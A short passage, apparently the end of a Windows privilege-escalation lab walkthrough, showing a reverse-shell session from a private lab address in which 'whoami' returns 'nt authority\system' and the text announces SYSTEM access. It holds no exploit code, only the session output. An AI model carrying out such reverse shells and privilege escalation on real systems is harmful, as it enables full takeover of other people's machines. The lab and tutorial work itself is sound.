connect to [192.168.138.131] from (UNKNOWN) [192.168.138.138] 50607
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Now you gained access to SYSTEM!

